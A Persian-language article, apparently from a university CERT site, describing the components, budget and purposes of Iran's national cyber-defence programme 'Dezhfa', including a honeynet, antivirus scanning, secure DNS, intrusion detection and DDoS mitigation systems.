
در این پروسه ۲۰ میلیارد تومان هزینه «پژوهشی» صرف شده و ۳۰ میلیارد تومان هزینه «عملیاتی» در نظر گرفته شده‌است که به گفته وزیر ارتباطات این بودجه به تدریج اختصاص خواهد یافت. دژفا دارای ۱۰ زیر پروژه و ۷ پروژه جاری می‌باشد. مهندس آذری جهرمی تأکید کرده‌اند که توسط دژفا توان دفاعی ما بیش از ۳۰ برابر تقویت شده است.

شایان ذکر است به گفته مهندس محمد تسلیمی رئیس پیشین مرکز ماهر سازمان فناوری اطلاعات در وزارت ارتباطات، یکی از این ۱۰ پروژه فوق الذکر، پروژه‌ای تحت عنوان «تله بد افزار» است که رونمایی شده و توانسته جلوی بد افزارهایی همچون Wannacry و Mirai را که به عنوان دو مورد از باج افزارهای شناخته شده هستند و پیش‌تر به زیرساخت‌های کشور حمله کرده‌اند را بگیرد. ایشان همچنین اضافه نمودند که پروژه دژفا یکی از بزرگترین پروژه‌های امنیتی دنیا در ۱۵ سال اخیر به شمار می‌رود.

دژفا مجموعه از سامانه‌ها است که برای رصد وضعیت تهدیدات و افزایش توان مقابله با آسیب‌ها در فضای سایبری کشور توسط مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای کشور که نقش cert ملی ایران را بر عهده دارد در دست توسعه می‌باشد.

اجزای سامانه دژفا

- سامانه ملی تله‌افزار
- سامانه بومی کاوشگر
- سامانه بومی سمات
- سامانه بومی بینا
- سامانه بومی چکاپ
- سامانه بومی سایمان
- سامانه بومی دانا
- سامانه عمومی سینا (PTAAS)
- سامانه بومی سویه (IDS)
- سامانه چتر امن



همان‌طور که پیش‌تر اشاره شد، در طرح (دژفا) الزاماتی را در قالب حدود ۱۰ سامانه در نظر گرفته‌اند که قرار است در آینده به ۱۷ سرویس افزایش یابد. در ادامه قصد داریم به توضیح اجمالی هر یک از این کامپونت‌ها یا سامانه‌های بومی بپردازیم.

سامانه تله‌افزار

وظیفه این سامانه که اصطلاحاً به آن «تله بد افزار ملی» یا «هانی نت ملی» نیز گفته می‌شود، شناسایی و جمع‌آوری بدافزارهاست. در واقع در سطح کشور در حدود ۳ هزار node نصب شده و تماماً این node ها مشغول رصد فضای کشور هستند. این سامانه بدافزارها یا malware ها و آلودگی‌هایی را که وارد زیرساخت‌های کشور در نقاط مختلف می‌شوند، مانیتور و دریافت می‌کند و می‌تواند با یک ضریب خطای خیلی پایین و قابل قبول، آلودگی‌ها را در سطح زیرساخت کل کشور نشان دهد.

سامانه کاوشگر

پویش فایل‌های مشکوک با ضد بدافزار.
سامانه «کاوشگر» در واقع یک سامانه Malware Protection است که برای پویش فایل‌های مشکوک با ۳۰ ضد بدافزار یا Anti-Malware کار می‌کند.

سامانه بومی «کاوشگر» که از آن تحت عنوان «ویروس کاو» نیز یاد می‌شود، به عنوان Anti-Virus و Anti- Malware در زیرساخت «سپر دژفا» عمل می‌کند. سامانه «ویروس کاو» که در طرح «دژفا» دیده شده است، سامانه‌ای است که به عنوان یک سرویس رایگان در اختیار همه سازمان‌های دولتی و خصوصی، کسب و کارها و کاربران قرار می‌گیرد و سایت مرکز «ماهر» به صورت برخط در حال سرویس‌دهی آن است. لازم به ذکر است که سامانه «ویروس کاو» به عنوان پویشگر نرم‌افزارهای مخرب توسط مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای (ماهر) راه‌اندازی شد. سامانه ویروس‌کاو (پویشگر بدافزار چند موتوره) با در اختیار داشتن ۱۰ آنتی ویروس در ابتدا و بعداً ارتقاء به ۳۰ آنتی ویروس به‌روز، می‌تواند فایل‌های مشکوک را مورد بررسی قرار دهد.
در واقع سامانه «ویروس کاو» تقریباً مانند سایت VirusTotal عمل کرده اما از موتورهای آنتی ویروس کمتری بهره می‌برد.

سامانه بومی چکاپ

این سامانه نیز به سنجش امنیت گواهی SSL سرور DNS و مودم اینترنت می‌پردازد. سامانه «چکاپ» متشکل از سه سرویس امنیتی پرکاربرد بوده و توسط مرکز ماهر راه‌اندازی شده است. این سامانه سه نقطه از نقاطی که کاربران بیشترین آسیب‌پذیری را دارند بررسی کرده و وضعیت کاربر را به‌صورت رایگان اعلام می‌کند. این سامانه نیز توسط مرکز ماهر راه‌اندازی شده و گواهی SSL سایت (گواهی امنیتی سایت) را تست کرده و نتیجه آن را به کاربر اعلام می‌کند.
این سامانه همچنین می‌تواند امنیت DNS های (نام دامنه سایت) کاربران را بررسی کرده و درصورتی‌که DNS مشکوک به انتشار بدافزار باشد یا کنترل توسط هکرها باشد به کاربر اطلاع داده‌شده تا در دام نیفتد. از سوی دیگر تست سومی که سامانه «چکاپ» انجام می‌دهد تست امنیت مودم اینترنت هر کاربر است تا با استفاده از IP مودم، آسیب‌پذیری به کاربر گزارش داده شود.

سامانه سینا

ارائه سرویس ارزیابی امنیتی خودکار بر بستر وب.

درواقع سامانه سینا یک سامانه PTaaS یا Penetration Testing as a Service است که برای انجام تست نفوذ امنیتی بر بسترهای مبتنی بر ابر یا Cloud کاربرد دارد. این سامانه می‌تواند برای تیم‌های تست نفوذ، به کار گرفته شود. این سامانه که کاهش هزینه و افزایش اعتبار برای دسترسی به ابزارها را برای شرکت‌ها و تیم‌های تست نفوذ در کشور فراهم می‌کند در یکی از مراکز آپای دانشگاهی کشور تولیدشده است. ازآنجاکه یکی از مشکلاتی که شرکت‌ها و تیم‌های تست نفوذ در کشور ما دارند، این است که به ابزارها دسترسی ندارند و یا اگر هم دسترسی دارند، چون ابزارها گران است نمی‌توانند دیتای مناسب را به دلیل مشکلات هزینه‌ای به دست بیاورند؛ اما سامانه «سینا» این امکان را می‌دهد که یک‌بار این مشکل را به‌صورت متمرکز حل کنیم.

سامانه چتر امن

ارائه سرویس DNS با حذف رکوردهای شبکه‌های بات.
هدف سامانه «چتر امن» ارائه یک DNS امن به کاربران است. هم‌اکنون DNS هایی که وجود دارند می‌توانند به‌راحتی کاربران را در تله شبکه‌های «بات نت» قرار دهند که هکرها در دنیا مدام آن‌ها را ترویج می‌کنند؛ اما این سامانه، بات نت‌ها را رصد کرده و از به دام افتادن کاربران در دام بات نت جلوگیری می‌کند. در برخی حملات سایبری کاربر از طریق DNS آلوده می‌شود و اگر ما DNS امن به کاربر بدهیم، این باعث می‌شود کاربر به سمت شبکه‌هایی که روی آن، این بات نت‌ها فعال هستند هدایت نشود و آن‌ها را حذف کرده و خروجی DNS کاربر را فیلتر کند.
آیا با توجه به کاربردهایی که این سامانه‌ها دارند و اطلاع از آسیب‌پذیری و آلودگی‌های فضای سایبری را ممکن می‌کنند، طی ماه‌های اخیر آیا مواردی بوده که به دستگاه‌های مختلف هشدار امنیتی داده شود؟
ما برآورد کردیم که طی ۴ ماه اخیر، حدود ۱۰۰ مکاتبه با دستگاه‌های مختلف اعم از سازمان‌ها و شرکت‌های دولتی و خصوصی انجام داده‌ایم که این مکاتبات برای اطلاع‌رسانی از آسیب‌پذیری‌هایی بوده که توسط این سامانه‌ها در دستگاه‌های مختلف مشاهده کرده‌ایم.

در این زمینه طبق دستور وزیر ارتباطات و فناوری اطلاعات در حال تدوین دستورالعمل مشخصی برای اطلاع‌رسانی دستگاه‌ها هستیم تا هشدارهای امنیتی در سطوح مختلفی در کشور طبقه‌بندی‌شده و آسیب‌پذیری، میزان آلودگی و موارد حساس از سطح کاربران تا عالی‌ترین سطوح رؤسای قوا، اطلاع‌رسانی شود.
این سامانه به‌عنوان «سامانه آنلاین هشدار و شناسایی آسیب‌پذیری‌ها» یکی دیگر از سامانه‌های «دژفا» است که آلودگی فضای مجازی کشور را شناسایی کرده و هشدارها را در حالت طبقه‌بندی‌شده با پروتکل‌های مشخصی، اطلاع‌رسانی می‌کند.

سامانه سایمان

وظیفه این سامانه آموزش و شبیه‌سازی تست نفوذ سامانه وب یا Web Penetration Testing است. این سامانه از راهکار Damn Vulnerable Web Application یا به‌اختصار DVWA که یک سامانه وب اپلیکیشن آسیب‌پذیر است، برای کمک به ارتقاء مهارت‌های web developer ها و جهت تست انواع حملات مختلف ازجمله حملاتی همچون CSRF، Brute Force و انواع حملات SQL Injection و XSS و غیره استفاده می‌کند.

سامانه بومی بینا

این سامانه وظیفه جمع‌آوری متمرکز بات‌ها و آسیب‌پذیری‌ها در فضای IP کشور را برعهده دارد. همانطور که می‌دانید حملات Botnet انواع مختلف دارند، از جمله:

۱. حمله Direct (مستقیم): در این نوع حمله hacker می‌تواند به یکسری سیستم‌های زامبی (کامپیوترهایی در شبکه که پیش‌تر آن‌ها را به تسلط و تسخیر خود درآورده) دستوراتی را صادر کند.

۲. حمله Indirect (غیرمستقیم) یا Centralized (متمرکز): در این نوع حمله شخص hacker به‌جای اینکه مستقیم به زامبی‌ها دستوراتی را صادر کند درواقع از یک سیستم پایگاه که با سیستم‌های زامبی در ارتباط است استفاده می‌کند. درواقع در این حمله سیستم پایگاه که می‌تواند یک FTP Server، شبکه Skype، شبکه‌های اجتماعی، Mail Server و غیره باشد دستورات هکر را دریافت کرده و به زامبی‌ها ارسال می‌کند. درواقع سیستم پایگاه در این نوع از حملات اصطلاحاً Common and Control یا C&C نامیده می‌شوند. درواقع سیستم‌های C&C بستری برای تبادل پیغام‌ها و دستورات هکر و زامبی‌ها هستند.

سامانه سدید (سویه)

تشخیص نفوذ در شبکه‌های صنعتی مبتنی بر زیمنس.
درواقع سامانه سدید یک IDS یا Intrusion Detection System است. درواقع سامانه «سدید» یا «سویه» برای شناسایی نفوذ و یا عملیات خرابکارانه سایبری در شبکه‌های کنترل صنعتی است که بر اساس برند «زیمنس» طراحی و پیاده‌سازی شده است. این سامانه اتفاقات خرابکارانه و مبتنی بر بدافزار را که دستورات و اتفاقات نامعقول و نامتعارفی از PLC دریافت کند، مانیتور کرده و تشخیص می‌دهد. همچنین در صورت نیاز، هشدارهای لازم را برای مسئولان آن مجموعه صنعتی، صادر می‌کند.

سامانه بومی سمات

سامانه «سمات» یک سامانه DDoS Mitigation است و به مقابله با از کار اندازی توزیع شده برای تشخیص و کاهش اثر حملات DDoS در سپر «دژفا» می‌پردازد که در یکی از مراکز آپای دانشگاهی توسعه پیدا کرده و در سطح آزمایشگاهی تست‌های خود را پشت سر گذاشته و برای تست در سطوح جدی‌تر و ترافیک‌های سنگین آماده است. این سامانه می‌تواند در مقابل حملات DDoS به اپراتورهای اینترنت (FCP) و کسب و کارهای دیجیتال کمک کند و نمونه بومی دیگری هم ندارد اما این سامانه چند رقیب خارجی دارد که در کنار این رقبای خارجی، این سرویس بومی می‌تواند کاربرد مؤثری برای کاربران «شبکه ملی اطلاعات» ارائه کند.

سامانه دانا

پویش اطلاعات کل فضای IP کشور.
(تاکنون از توضیحات بیشتر اجتناب شده است)

برگرفته از سایت:

KURD
SIRT
مرکز آپا دانشگاه کردستان

مرکز آپا دانشگاه کردستان
www.cert.ouk.ac.ir